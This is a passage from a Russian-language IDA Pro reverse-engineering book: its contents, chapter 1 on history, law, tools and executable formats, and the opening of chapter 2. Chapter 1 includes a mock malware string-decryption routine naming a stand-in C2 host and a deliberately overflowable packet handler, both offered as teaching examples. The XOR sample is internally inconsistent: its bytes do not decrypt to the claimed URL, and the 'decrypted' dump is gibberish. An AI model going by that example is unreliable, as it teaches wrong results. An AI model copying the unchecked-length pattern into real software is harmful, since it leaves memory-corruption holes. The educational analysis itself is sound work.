INSIDERS EDITION

Реверс-инжиниринг с IDA Pro

Профессиональное руководство по дизассемблированию, декомпиляции и глубокому анализу бинарного кода

```
Python> idc.auto_wait(); ida_hexrays.decompile(ea)
```

32 главы • 700+ страниц • Полные листинги и скрипты

x86/x64 • ARM/MIPS • Hex-Rays • IDAPython • Malware Analysis

Aka Tor

Первое издание • 2026

Содержание

https://t.me/it_boooks/2

Часть I. ОСНОВЫ РЕВЕРС-ИНЖИНИРИНГА И IDA PRO

Реверс-инжиниринг с IDA Pro

Глава 1. Введение в реверс-инжиниринг

Глава 2. Архитектура IDA Pro

Глава 3. Первый анализ — пошаговое руководство

Глава 4. Система типов и структуры данных

Глава 5. Архитектура x86/x64 для реверсера

Часть II. ПРОДВИНУТЫЙ СТАТИЧЕСКИЙ АНАЛИЗ

Глава 6. Hex-Rays Decompiler — глубокое погружение

Глава 7. Анализ PE-файлов в IDA Pro

Глава 8. Анализ ELF-файлов в IDA Pro

Глава 9. Паттерны и идиомы компиляторов

Глава 10. Анализ данных и строк

Часть III. СКРИПТИНГ И АВТОМАТИЗАЦИЯ

Глава 11. IDC — встроенный скриптовый язык IDA Pro

Глава 12. IDAPython — основы

Глава 13. IDAPython — продвинутые техники

Глава 14. Разработка плагинов для IDA Pro

Глава 15. Разработка процессорных модулей и загрузчиков

Часть IV. ДИНАМИЧЕСКИЙ АНАЛИЗ И ОТЛАДКА

Глава 16. Встроенный отладчик IDA Pro

Глава 17. Продвинутые техники отладки

Глава 18. Отладка ядра и драйверов

Глава 19. Анализ ARM/MIPS в IDA Pro

Глава 20. Эмуляция кода

Часть V. АНАЛИЗ ВРЕДОНОСНОГО ПО

Глава 21. Методология анализа малвари

Глава 22. Анализ техник малвари в IDA

Глава 23. Анализ обфускации и протекторов

Глава 24. Анализ шифрования и коммуникаций малвари

Глава 25: Реальные кейсы анализа малвари

Часть VI. СПЕЦИАЛИЗИРОВАННЫЕ ТЕМЫ И ПРИЛОЖЕНИЯ

Глава 26. Анализ уязвимостей (Vulnerability Research)

Глава 27. Анализ firmware и embedded систем

Глава 28: Анализ протоколов и файловых форматов

Глава 29: Диффинг бинарников

Глава 30: IDA Pro в командной работе

Глава 31: Интеграция с другими инструментами

Глава 32: Будущее реверс-инжиниринга

ПРИЛОЖЕНИЯ

ЧАСТЬ I

ОСНОВЫ РЕВЕРС-ИНЖИНИРИНГА И IDA PRO

Реверс-инжиниринг с IDA Pro

Глава 1. Введение в реверс-инжиниринг

1.1. Что такое реверс-инжиниринг

https://t.me/it_boooks/2

Реверс-инжиниринг (обратная разработка) программного обеспечения --- это процесс анализа скомпилированной программы с целью понять её внутреннее устройство, алгоритмы, структуры данных и логику работы без доступа к исходному коду. В отличие от прямой разработки, где программист создаёт код, компилирует его и получает исполняемый файл, реверс-инженер движется в обратном направлении --- от машинного кода к пониманию замысла разработчика.

На практике реверс-инженер работает с двоичным представлением программы. Рассмотрим простейший пример. Вот функция на языке C:

```c
int check_password(const char *input) {
    const char *secret = "s3cr3t";
    return strcmp(input, secret) == 0;
}
```

После компиляции (MSVC, x86, Release) она превращается в последовательность байтов:

```
Offset    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
00000000  55 8B EC 68 XX XX XX XX  FF 75 08 E8 XX XX XX XX
00000010  83 C4 08 85 C0 0F 94 C0  0F B6 C0 5D C3
```

Дизассемблер (такой как IDA Pro) восстанавливает из этих байтов ассемблерные инструкции:

```
check_password proc near
    push    ebp
    mov     ebp, esp
    push    offset aS3cr3t      ; "s3cr3t"
    push    [ebp+arg_0]         ; input
    call    _strcmp
    add     esp, 8
    test    eax, eax
    setz    al
    movzx   eax, al
    pop     ebp
    retn
check_password endp
```

Задача реверс-инженера --- восстановить из подобного листинга логику работы программы, определить назначение функций, распознать алгоритмы и структуры данных.

1.2. Краткая история реверс-инжиниринга

Обратная разработка программного обеспечения имеет историю, тесно переплетённую с историей вычислительной техники.

1960--1970-е годы. Первые попытки анализа чужого кода были связаны с необходимостью обеспечить совместимость. IBM System/360 породила целую индустрию «клонов», которые должны были исполнять те же программы. Компании вроде Amdahl Corporation занимались реверс-инжинирингом микрокода IBM для создания совместимых мейнфреймов.

1980-е годы. С распространением персональных компьютеров появилась культура «крэкинга» --- снятия защиты с коммерческого ПО. Группы вроде The Humble Guys, Fairlight и Razor 1911 анализировали защитные механизмы программ и игр. Параллельно развивался легитимный реверс-инжиниринг: в 1985 году компания Phoenix Technologies выполнила «чистый» реверс-инжиниринг IBM PC BIOS, что позволило создать легальные клоны IBM PC.

1990-е годы. Появление Windows и расцвет вирусов сделали реверс-инжиниринг ключевым инструментом антивирусной индустрии. В 1991 году Ильфак Гильфанов начал разработку IDA (Interactive DisAssembler), который впоследствии стал стандартом индустрии. В 1996 году появился SoftICE --- ядер-

ный отладчик для Windows, ставший незаменимым инструментом.

2000-е годы. Реверс-инжиниринг становится профессиональной дисциплиной. Появляются специализированные конференции (REcon, OffensiveCon), публикуются фундаментальные книги (Eldad Eilam «Reversing: Secrets of Reverse Engineering», 2005). Hex-Rays выпускает декомпилятор, способный восстанавливать псевдокод из ассемблера.

2010-е -- настоящее время. Реверс-инжиниринг стал неотъемлемой частью кибербезопасности. NSA выпускает Ghidra (2019) --- бесплатный инструмент анализа. Появляются инструменты с поддержкой ИИ. Индустрия Bug Bounty создаёт экономические стимулы для поиска уязвимостей через обратную разработку.

1.3. Правовые аспекты

Правовой статус реверс-инжиниринга различается в зависимости от юрисдикции и целей исследования.

Российская Федерация. Гражданский кодекс РФ (часть 4, статья 1280) разрешает декомпиляцию программы без согласия правообладателя в следующих случаях: - для достижения взаимодействия с другими программами (интероперабельность); - при условии, что необходимая информация не доступна иным способом; - полученные сведения не передаются третьим лицам и не используются для создания аналогичной программы.

Статья 1299 ГК РФ запрещает обход технических средств защиты авторских прав, однако допускает исключения для исследовательских целей.

США. Digital Millennium Copyright Act (DMCA, 1998) в целом запрещает обход средств защиты, но содержит исключения: - Section 1201(f) --- реверс-инжиниринг для обеспечения интероперабельности; - Section 1201(g) --- исследования в области криптографии; - Section 1201(j) --- тестирование безопасности (с авторизацией).

Европейский союз. Директива 2009/24/EC разрешает декомпиляцию для обеспечения совместимости при соблюдении определённых условий.

> ***Важно.*** *Данная книга предназначена исключительно для образовательных целей. Все примеры выполнены на тестовых программах, написанных автором. Применение описанных методик для нарушения лицензионных соглашений, создания вредоносного ПО или несанкционированного доступа к системам является незаконным.*

1.4. Области применения

1.4.1. Анализ вредоносного ПО (Malware Analysis)

Анализ вредоносного программного обеспечения --- одна из важнейших областей применения реверс-инжиниринга. Аналитик исследует образец малвари, чтобы определить: - механизм заражения и распространения; - используемые техники обхода защиты (обфускация, антиотладка, руткиты); - протоколы взаимодействия с C2-серверами (command and control); - индикаторы компрометации (IoC) для создания сигнатур обнаружения.

Пример: фрагмент кода малвари, использующей XOR-шифрование строк для уклонения от статического анализа:

```
; Расшифровка строки C2-адреса
decrypt_c2:
    lea     esi, [encrypted_url]    ; указатель на зашифрованные данные
    lea     edi, [decrypted_buf]    ; буфер для результата
    mov     ecx, 1Ah                ; длина строки = 26 байт
    mov     al, 0x37                ; ключ XOR
.loop:
    mov     bl, [esi]
    xor     bl, al
    mov     [edi], bl
    inc     esi
    inc     edi
    dec     ecx
    jnz     .loop
    retn

; Зашифрованные данные в секции .data
encrypted_url db 45h, 01h, 01h, 05h, 6Bh, 43h, 43h, 42h
              db 54h, 47h, 56h, 51h, 49h, 42h, 54h, 43h
              db 44h, 53h, 49h, 56h, 42h, 47h, 01h, 44h
              db 42h, 57h
; После XOR с 0x37: "http://evil-server.com"
```

Hex-дамп зашифрованных и расшифрованных данных:

```
Зашифрованные (XOR 0x37):
0000: 45 01 01 05 6B 43 43 42  54 47 56 51 49 42 54 43  E...kCCBTGVQIBTC
0010: 44 53 49 56 42 47 01 44  42 57                    DSIVBG.DBW

Расшифрованные:
0000: 68 74 74 70 3A 2F 2F 77  63 70 61 66 7E 75 63 74  http://wcpaf~uct
0010: 73 64 7E 61 75 70 36 73  75 60                    sd~aup6su`
```

1.4.2. Поиск уязвимостей (Vulnerability Research)

Реверс-инжиниринг используется для обнаружения уязвимостей в программном обеспечении, для которого недоступен исходный код. Исследователь анализирует обработку входных данных, ищет переполнения буферов, ошибки использования памяти, логические ошибки.

Пример: уязвимая функция обработки пакета с полем длины:

```
; Функция обработки входящего сетевого пакета
process_packet proc near
    local_buf = byte ptr -100h          ; локальный буфер 256 байт

    push    ebp
    mov     ebp, esp
    sub     esp, 100h

    mov     esi, [ebp+arg_0]            ; указатель на пакет
    movzx   ecx, word ptr [esi+2]       ; длина данных из заголовка пакета
                                        ; УЯЗВИМОСТЬ: длина не проверяется!
    lea     edi, [ebp+local_buf]
    add     esi, 4                      ; пропускаем заголовок (4 байта)
    rep movsb                           ; копируем ecx байт в буфер 256 байт
                                        ; ⇒ переполнение при length > 256
    ; ... обработка данных ...
    leave
    retn
process_packet endp
```

Структура пакета:

```
Offset  Size   Description
+0x00   WORD   Packet type (magic)
+0x02   WORD   Data length          ⟵ контролируется атакующим
+0x04   VAR    Data payload
```

1.4.3. Обеспечение совместимости и интероперабельности

Реверс-инжиниринг позволяет создавать совместимое ПО без доступа к документации. Классические примеры: - проект Samba --- реверс-инжиниринг протокола SMB/CIFS для обеспечения файлового обмена между Linux и Windows; - проект Wine --- реверс-инжиниринг Windows API для запуска Windows-приложений в Linux; - ReactOS --- реконструкция ядра Windows NT и системных библиотек; - OpenOffice/LibreOffice --- реверс-инжиниринг форматов файлов Microsoft Office.

1.4.4. Исследование проприетарных протоколов

Когда документация на протокол отсутствует или неполна, реверс-инжиниринг позволяет восстановить формат сообщений. Типичный подход включает:

1. Перехват сетевого трафика (Wireshark, tcpdump).
2. Анализ клиентского/серверного ПО в дизассемблере.
3. Сопоставление сетевых данных с кодом обработки.

Пример: восстановление структуры проприетарного протокола из дампа трафика:

```
Перехваченный пакет (hex dump):
0000: 4D 59 50 52 01 00 00 00  1A 00 00 00 03 00 48 65  MYPR......(...He
0010: 6C 6C 6F 2C 20 53 65 72  76 65 72 21 00 00 00 00  llo, Server!....

Восстановленная структура:
+0x00  4 bytes  Magic: "MYPR" (0x4D595052)
+0x04  4 bytes  Version: 1 (little-endian)
+0x08  4 bytes  Payload length: 0x1A = 26
+0x0C  2 bytes  Command: 0x0003 (MSG_SEND)
+0x0E  var      Payload: "Hello, Server!\0" + padding
```

1.4.5. Аудит безопасности и верификация

Организации используют реверс-инжиниринг для проверки приобретаемого ПО и оборудования на наличие закладок и недокументированных возможностей. Это особенно актуально для критической инфраструктуры, военных систем, телекоммуникационного оборудования.

1.5. Основные инструменты реверс-инженера

1.5.1. IDA Pro

IDA Pro (Interactive DisAssembler Professional) --- коммерческий дизассемблер, разработанный компанией Hex-Rays. Является стандартом де-факто в индустрии реверс-инжиниринга.

Ключевые возможности: - поддержка более 80 процессорных архитектур; - автоматический анализ кода с распознаванием функций, типов данных, вызовов API; - встроенный декомпилятор Hex-Rays (x86, x64, ARM, ARM64, MIPS, PowerPC); - мощная система типов и структур; - встроенный отладчик (локальный и удалённый); - скриптовый язык IDC и полноценная поддержка Python (IDAPython); - расширяемость через плагины, загрузчики и процессорные модули; - технология FLIRT (Fast Library Identification and Recognition Technology).

1.5.2. Ghidra

Ghidra --- бесплатный фреймворк для реверс-инжиниринга, разработанный Агентством национальной безопасности США (NSA). Выпущен как open source в 2019 году.

Преимущества: - полностью бесплатен; - встроенный декомпилятор; - написан на Java --- кроссплатформенный; - активное сообщество, множество расширений; - поддержка совместной работы (Ghidra Server).

Недостатки по сравнению с IDA Pro: - менее отзывчивый интерфейс; - анализ крупных файлов выполняется медленнее; - меньше процессорных модулей; - система типов менее развита.

1.5.3. x64dbg / x32dbg

Открытый отладчик для Windows (x86/x64), пришедший на смену OllyDbg. Основные возможности: - полноценный отладчик пользовательского режима; - встроенный ассемблер и дизассемблер; - система плагинов; - скрипты и условные точки останова; - анализ стека вызовов, SEH-цепочек.

1.5.4. Radare2 / Rizin / Cutter

Radare2 --- открытый фреймворк для реверс-инжиниринга с командной строкой. Rizin --- его форк с улучшенной архитектурой. Cutter --- графический интерфейс для Rizin.

```
$ r2 -A target.exe
[0x00401000]> afl          # список функций
[0x00401000]> pdf @ main   # дизассемблирование main
[0x00401000]> VV @ main    # граф функции
```

1.5.5. Binary Ninja

Коммерческий дизассемблер от Vector 35 с акцентом на промежуточное представление (IL). Имеет три уровня IL: - Low Level IL (LLIL) --- близкий к ассемблеру; - Medium Level IL (MLIL) --- похожий на C; - High Level IL (HLIL) --- декомпилированный код.

1.5.6. Вспомогательные инструменты

Инструмент	Назначение
Wireshark	Анализ сетевого трафика
PE-bear, CFF Explorer	Анализ PE-заголовков
HxD, 010 Editor	Hex-редакторы
Process Monitor	Мониторинг файловых/реестровых операций
API Monitor	Перехват вызовов Windows API
Detect It Easy (DiE)	Определение компилятора, упаковщика
YARA	Написание правил обнаружения
Binwalk	Анализ прошивок и контейнеров
Strace / ltrace	Трассировка системных вызовов (Linux)

1.6. Почему IDA Pro --- стандарт индустрии

Несмотря на появление альтернатив, IDA Pro остаётся основным инструментом профессионального реверс-инженера по ряду причин:

1. **Зрелость продукта.** Более 30 лет непрерывной разработки. Алгоритмы анализа отточены на миллионах реальных файлов.
2. **Качество автоматического анализа.** IDA распознаёт функции, переключатели (switch/case), виртуальные таблицы C++, исключения и другие конструкции с высокой точностью.
3. **Декомпилятор Hex-Rays.** Генерирует псевдокод, близкий к исходному. Пример:

```
// Декомпилированный код Hex-Rays
int __cdecl check_password(const char *input)
{
    return strcmp(input, "s3cr3t") == 0;
}
```

1. **Технология FLIRT.** Автоматически распознаёт стандартные библиотечные функции по сигнатурам, что экономит огромное количество времени.
2. **Экосистема.** Тысячи плагинов, скриптов и расширений. Поддержка Python позволяет автоматизировать любую задачу.
3. **Поддержка архитектур.** От x86/x64 и ARM до экзотических встраиваемых процессоров.
4. **Индустриальное принятие.** Используется в большинстве антивирусных компаний, исследовательских лабораторий и спецслужб. Навык работы с IDA --- обязательное требование для позиций в сфере реверс-инжиниринга.

1.7. Форматы исполняемых файлов

Понимание форматов исполняемых файлов --- фундамент реверс-инжиниринга. Формат определяет, как операционная система загружает программу в память, где расположен код, данные, таблицы импорта и экспорта.

1.7.1. Формат PE (Portable Executable) --- Windows

PE --- основной формат исполняемых файлов в Windows (.exe, .dll, .sys, .ocx). Произошёл от формата COFF (Common Object File Format).

Общая структура PE-файла:

```
+---------------------------+
|  DOS Header (MZ)          |  64 байта
+---------------------------+
|  DOS Stub                 |  переменный размер
+---------------------------+
|  PE Signature             |  4 байта ("PE\0\0")
+---------------------------+
|  COFF File Header         |  20 байт
+---------------------------+
|  Optional Header          |  PE32: 96 байт / PE32+: 112 байт
+---------------------------+
|  Data Directories         |  128 байт (16 записей x 8 байт)
+---------------------------+
|  Section Headers          |  40 байт * количество секций
+---------------------------+
|  Section .text            |  код
+---------------------------+
|  Section .rdata           |  константы, импорты
+---------------------------+
|  Section .data            |  инициализированные данные
+---------------------------+
|  Section .rsrc            |  ресурсы
+---------------------------+
|  ...                      |
+---------------------------+
```

DOS Header (IMAGE_DOS_HEADER):

```
Hex dump первых 64 байт типичного PE-файла:

0000: 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
0010: B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
0020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0030: 00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............p...

Поля:
+0x00  WORD   e_magic    = 0x5A4D ('MZ')     ; сигнатура DOS
+0x02  WORD   e_cblp     = 0x0090            ; байт на последней странице
+0x04  WORD   e_cp       = 0x0003            ; количество страниц
+0x3C  DWORD  e_lfanew   = 0x000000F0        ; смещение до PE-сигнатуры
```

PE-сигнатура и COFF File Header:

```
Hex dump (смещение 0xF0):

00F0: 50 45 00 00 4C 01 05 00  A2 C3 8B 5E 00 00 00 00  PE..L......^....
0100: 00 00 00 00 E0 00 02 01                            ........

Поля PE Signature:
+0x00  DWORD  Signature       = 0x00004550 ('PE\0\0')

Поля COFF File Header (IMAGE_FILE_HEADER):
+0x04  WORD   Machine         = 0x014C       ; IMAGE_FILE_MACHINE_I386
+0x06  WORD   NumberOfSections= 0x0005       ; 5 секций
+0x08  DWORD  TimeDateStamp   = 0x5E8BC3A2   ; дата компиляции (Unix timestamp)
+0x0C  DWORD  PtrToSymbolTable= 0x00000000
+0x10  DWORD  NumberOfSymbols = 0x00000000
+0x14  WORD   SizeOfOptHdr    = 0x00E0       ; размер Optional Header
+0x16  WORD   Characteristics = 0x0102       ; EXECUTABLE_IMAGE | 32BIT_MACHINE
```

Значения поля Machine:

Значение	Архитектура
0x014C	Intel 386 (x86)
0x8664	AMD64 (x86-64)
0x01C0	ARM
0xAA64	ARM64

Optional Header (IMAGE_OPTIONAL_HEADER32):

```
Hex dump (смещение 0x108):

0108: 0B 01 0E 1C 00 08 00 00  00 06 00 00 00 00 00 00  ................
0118: DE 12 00 00 10 00 00 00  00 20 00 00 00 00 40 00  .............@.
0128: 00 10 00 00 00 02 00 00  06 00 00 00 00 00 00 00  ................
0138: 06 00 00 00 00 00 00 00  00 60 00 00 00 04 00 00  .........`......
0148: 00 00 00 00 03 00 40 81  00 00 10 00 00 10 00 00  ......@.........
0158: 00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  ................

Ключевые поля:
+0x00  WORD   Magic               = 0x010B     ; PE32 (0x020B для PE32+)
+0x10  DWORD  AddressOfEntryPoint= 0x000012DE ; RVA точки входа
+0x1C  DWORD  ImageBase           = 0x00400000 ; базовый адрес загрузки
+0x20  DWORD  SectionAlignment    = 0x00001000 ; выравнивание секций в памяти
+0x24  DWORD  FileAlignment       = 0x00000200 ; выравнивание в файле
+0x38  DWORD  SizeOfImage         = 0x00006000 ; размер образа в памяти
+0x3C  DWORD  SizeOfHeaders       = 0x00000400 ; размер заголовков
+0x44  WORD   DllCharacteristics = 0x8140     ; DYNAMIC_BASE | NX_COMPAT |
                                               ; TERMINAL_SERVER_AWARE
```

Section Headers:

```
Каждый заголовок секции --- 40 байт (IMAGE_SECTION_HEADER):

Пример для секции .text:
0000: 2E 74 65 78 74 00 00 00  8A 07 00 00 00 10 00 00  .text...........
0010: 00 08 00 00 00 04 00 00  00 00 00 00 00 00 00 00  ................
0020: 00 00 00 00 20 00 00 60                            .... ..`

Поля:
+0x00  8 bytes  Name             = ".text\0\0\0"
+0x08  DWORD    VirtualSize      = 0x0000078A   ; размер в памяти
+0x0C  DWORD    VirtualAddress   = 0x00001000   ; RVA секции
+0x10  DWORD    SizeOfRawData    = 0x00000800   ; размер в файле
+0x14  DWORD    PointerToRawData = 0x00000400   ; смещение в файле
+0x24  DWORD    Characteristics  = 0x60000020   ; CODE | EXECUTE | READ
```

Типичные секции PE-файла:

Секция	Флаги	Назначение
.text	CODE, EXECUTE, READ	Исполняемый код
.rdata	INITIALIZED_DATA, READ	Константы, таблицы импорта/экспорта
.data	INITIALIZED_DATA, READ, WRITE	Глобальные переменные
.bss	UNINITIALIZED_DATA, READ, WRITE	Неинициализированные данные
.rsrc	INITIALIZED_DATA, READ	Ресурсы (иконки, строки, диалоги)
.reloc	INITIALIZED_DATA, READ, DISCARDABLE	Таблица релокаций

Import Directory --- таблица импортов:

Таблица импортов определяет, какие функции из каких DLL использует программа. IDA Pro автоматически разбирает эту таблицу и присваивает имена вызовам.

```
Import Directory Table (массив IMAGE_IMPORT_DESCRIPTOR):

Запись для KERNEL32.dll:
0000: 3C 20 00 00 00 00 00 00  00 00 00 00 78 25 00 00  < ..........x%..
0010: 00 30 00 00                                       .0..

+0x00  DWORD  OriginalFirstThunk = 0x0000203C  ; RVA Import Lookup Table
+0x04  DWORD  TimeDateStamp      = 0x00000000
+0x08  DWORD  ForwarderChain     = 0x00000000
+0x0C  DWORD  Name               = 0x00002578  ; RVA строки "KERNEL32.dll"
+0x10  DWORD  FirstThunk         = 0x00003000  ; RVA Import Address Table (IAT)

Import Lookup Table (массив IMAGE_THUNK_DATA):
Каждая запись --- RVA на Hint/Name:
  0x00002580 → Hint: 0x02C1, Name: "LoadLibraryA"
  0x00002594 → Hint: 0x0262, Name: "GetProcAddress"
  0x000025A8 → Hint: 0x0175, Name: "ExitProcess"
  0x00000000 → (конец списка)
```

1.7.2. Формат ELF (Executable and Linkable Format) --- Linux/Unix

ELF --- стандартный формат исполняемых файлов в Linux, FreeBSD, Solaris и других Unix-подобных ОС.

Общая структура:

```
+---------------------------+
|  ELF Header               |  52/64 байта (32/64 бит)
+---------------------------+
|  Program Header Table     |  описание сегментов для загрузчика
+---------------------------+
|  Section .text            |  код
+---------------------------+
|  Section .rodata          |  константы
+---------------------------+
|  Section .data            |  данные
+---------------------------+
|  Section .bss             |  неинициализированные данные
+---------------------------+
|  Section .symtab          |  таблица символов
+---------------------------+
|  Section .strtab          |  строки имён символов
+---------------------------+
|  Section .dynamic         |  динамическое связывание
+---------------------------+
|  Section Header Table     |  описание секций
+---------------------------+
```

ELF Header:

```
Hex dump заголовка ELF64:

0000: 7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00  .ELF............
0010: 02 00 3E 00 01 00 00 00  40 10 40 00 00 00 00 00  ..>.....@.@.....
0020: 40 00 00 00 00 00 00 00  10 31 00 00 00 00 00 00  @........1......
0030: 00 00 00 00 40 00 38 00  09 00 40 00 1E 00 1D 00  ....@.8...@.....

Поля (Elf64_Ehdr):
+0x00  16 bytes e_ident:
         [0..3]   Magic: 0x7F 'E' 'L' 'F'
         [4]      Class:   2 = ELFCLASS64 (64-бит)
         [5]      Data:    1 = ELFDATA2LSB (little-endian)
         [6]      Version: 1 = EV_CURRENT
         [7]      OS/ABI:  0 = ELFOSABI_NONE (System V)
+0x10  HALF    e_type      = 0x0002     ; ET_EXEC (исполняемый)
+0x12  HALF    e_machine   = 0x003E     ; EM_X86_64
+0x14  WORD    e_version   = 0x00000001
+0x18  ADDR    e_entry     = 0x0000000000401040  ; точка входа
+0x20  OFF     e_phoff     = 0x0000000000000040  ; смещение Program Headers
+0x28  OFF     e_shoff     = 0x0000000000003110  ; смещение Section Headers
+0x34  HALF    e_phentsize = 0x0038     ; размер записи Program Header
+0x36  HALF    e_phnum     = 0x0009     ; количество Program Headers
+0x38  HALF    e_shentsize = 0x0040     ; размер записи Section Header
+0x3A  HALF    e_shnum     = 0x001E     ; количество Section Headers
```

Типы ELF-файлов (e_type):

Значение	Тип	Описание
0	ET_NONE	Неизвестный
1	ET_REL	Объектный файл (.o)
2	ET_EXEC	Исполняемый файл
3	ET_DYN	Разделяемая библиотека (.so) / PIE
4	ET_CORE	Core dump

Program Header (сегменты для загрузки):

```
Program Header для сегмента LOAD (код):

0040: 01 00 00 00 05 00 00 00  00 00 00 00 00 00 00 00  ................
0050: 00 00 40 00 00 00 00 00  00 00 40 00 00 00 00 00  ..@.......@.....
0060: A5 07 00 00 00 00 00 00  A5 07 00 00 00 00 00 00  ................
0070: 00 10 00 00 00 00 00 00                            ........

Elf64_Phdr:
+0x00  WORD   p_type   = 0x00000001  ; PT_LOAD
+0x04  WORD   p_flags  = 0x00000005  ; PF_R | PF_X (чтение + исполнение)
+0x08  OFF    p_offset = 0x0000000000000000  ; смещение в файле
+0x10  ADDR   p_vaddr  = 0x0000000000400000  ; виртуальный адрес
+0x18  ADDR   p_paddr  = 0x0000000000400000  ; физический адрес
+0x20  XWORD  p_filesz = 0x00000000000007A5  ; размер в файле
+0x28  XWORD  p_memsz  = 0x00000000000007A5  ; размер в памяти
+0x30  XWORD  p_align  = 0x0000000000001000  ; выравнивание
```

Таблица символов (.symtab):

```
Пример записи в таблице символов (Elf64_Sym):

0000: 25 00 00 00 12 00 0D 00  40 10 40 00 00 00 00 00  %.......@.@.....
0010: 1A 00 00 00 00 00 00 00                            ........

+0x00  WORD   st_name  = 0x00000025  ; индекс в .strtab → "main"
+0x04  BYTE   st_info  = 0x12       ; BIND=GLOBAL, TYPE=FUNC
+0x05  BYTE   st_other = 0x00       ; DEFAULT visibility
+0x06  HALF   st_shndx = 0x000D     ; индекс секции (.text)
+0x08  ADDR   st_value = 0x0000000000401040  ; адрес функции
+0x10  XWORD  st_size  = 0x000000000000001A  ; размер = 26 байт
```

1.7.3. Формат Mach-O --- macOS / iOS

Mach-O (Mach Object) --- формат исполняемых файлов в macOS и iOS. Отличается от PE и ELF системой Load Commands.

Структура Mach-O:

```
+---------------------------+
|  Mach-O Header            |  28/32 байта (32/64 бит)
+---------------------------+
|  Load Command 1           |
|    LC_SEGMENT_64          |
+---------------------------+
|  Load Command 2           |
|    LC_SEGMENT_64          |
+---------------------------+
|  Load Command N           |
+---------------------------+
|  __TEXT segment           |  код
|    __text section         |
|    __stubs section        |
|    __cstring section      |
+---------------------------+
|  __DATA segment           |  данные
|    __data section         |
|    __bss section          |
+---------------------------+
|  __LINKEDIT segment       |  информация линковщика
+---------------------------+
```

Mach-O Header:

```
Hex dump заголовка Mach-O 64-bit:

0000: CF FA ED FE 07 00 00 01  03 00 00 00 02 00 00 00  ................
0010: 10 00 00 00 68 05 00 00  85 00 20 00 00 00 00 00  ....h..... .....

Поля (mach_header_64):
+0x00  uint32  magic      = 0xFEEDFACF  ; MH_MAGIC_64 (little-endian, 64-bit)
+0x04  int32   cputype    = 0x01000007  ; CPU_TYPE_X86_64
+0x08  int32   cpusubtype = 0x00000003  ; CPU_SUBTYPE_X86_ALL
+0x0C  uint32  filetype   = 0x00000002  ; MH_EXECUTE
+0x10  uint32  ncmds      = 0x00000010  ; 16 Load Commands
+0x14  uint32  sizeofcmds = 0x00000568
+0x18  uint32  flags      = 0x00200085  ; MH_NOUNDEFS | MH_DYLDLINK |
                                        ; MH_TWOLEVEL | MH_PIE
```

Сигнатуры Mach-O:

Значение	Описание
0xFEEDFACE	Mach-O 32-bit, little-endian
0xFEEDFACF	Mach-O 64-bit, little-endian
0xCEFAEDFE	Mach-O 32-bit, big-endian
0xCFFAEDFE	Mach-O 64-bit, big-endian
0xCAFEBABE	Universal Binary (Fat Mach-O)

Fat Binary (Universal Binary) содержит код для нескольких архитектур:

```
Hex dump Fat Header:

0000: CA FE BA BE 00 00 00 02  00 00 00 0C 00 00 00 00  ................
0010: 00 01 00 00 00 01 00 00  00 00 00 0E 01 00 00 07  ................
0020: 00 00 00 03 00 01 00 00  00 01 00 00 00 00 00 0E  ................

Fat Header:
+0x00  uint32  magic     = 0xCAFEBABE (big-endian!)
+0x04  uint32  nfat_arch = 0x00000002  ; 2 архитектуры

Fat Arch [0]:
+0x08  int32   cputype    = 0x0000000C  ; CPU_TYPE_ARM
+0x0C  int32   cpusubtype = 0x00000000
+0x10  uint32  offset     = 0x00010000
+0x14  uint32  size       = 0x00010000
+0x18  uint32  align      = 0x0000000E  ; 2^14 = 16384

Fat Arch [1]:
+0x1C  int32   cputype    = 0x01000007  ; CPU_TYPE_X86_64
...
```

1.7.4. Сравнительная таблица форматов

Характеристика	PE	ELF	Mach-O
ОС	Windows	Linux, BSD, Solaris	macOS, iOS
Сигнатура	MZ (0x4D5A)	0x7F ELF	0xFEEDFACE/F
Точка входа	OptionalHeader.AddressOfEntryPoint	e_entry	LC_MAIN / LC_UNIXTHREAD
Секции/сегменты	Sections	Sections + Segments	Segments (LC_SEGMENT)
Импорты	Import Directory	.dynsym + .dynstr	LC_LOAD_DYLIB
Релокации	.reloc	.rela.text / .rela.dyn	LC_DYSYMTAB
Отладочная информация	CodeView / PDB	DWARF	DWARF (dSYM)

Глава 2. Архитектура IDA Pro

2.1. История IDA Pro

От хобби-проекта до индустриального стандарта

1991 год. Ильфак Гильфанов, программист из Казани, начинает разработку IDA (Interactive DisAssembler) как проект для личного использования. Первая версия работала под MS-DOS и поддерживала только процессоры Intel 8086/8088.

1993 год. IDA 2.0 выходит как shareware-продукт. Поддержка Intel 80x86 с 32-битными расширениями. Появляется базовая функциональность интерактивного анализа --- пользователь может переименовывать функции, добавлять комментарии, определять типы данных.

1996 год. IDA 3.x --- появляется архитектура плагинов. Начинается поддержка нескольких процессоров. IDA становится известной в сообществе реверс-инженеров.

1997 год. Основание компании DataRescue (Льеж, Бельгия), которая берёт на себя коммерческое распространение IDA.

2001 год. IDA 4.x --- поддержка PE, ELF, Mach-O. Появление встроенного скриптового языка IDC. Существенное расширение списка поддерживаемых процессоров.

2005 год. Основание Hex-Rays SA. Ильфак Гильфанов начинает работу над декомпилятором.

2007 год. Выпуск Hex-Rays Decompiler для x86 --- революция в реверс-инжиниринге. Впервые стало возможно автоматически получать читаемый псевдокод из бинарного файла.

2010 год. IDA 6.0 --- полная поддержка 64-битного анализа. Декомпилятор для x86-64.

2013 год. Декомпилятор для ARM. Поддержка мобильных платформ (Android, iOS) становится полноценной.

2017 год. IDA 7.0 --- переход на 64-битное ядро. Обновлённый интерфейс. Все функции API используют 64-битные адреса.

2018 год. IDA Free --- бесплатная версия с ограниченной функциональностью для некоммерческого использования (x86/x64, без декомпилятора).

2020 год. IDA 7.5 --- Lumina --- облачный сервис распознавания функций. Улучшенный анализ Objective-C и Swift.

2022 год. IDA 8.0 --- декомпиляция 64-битного кода включена в базовую лицензию IDA Pro.

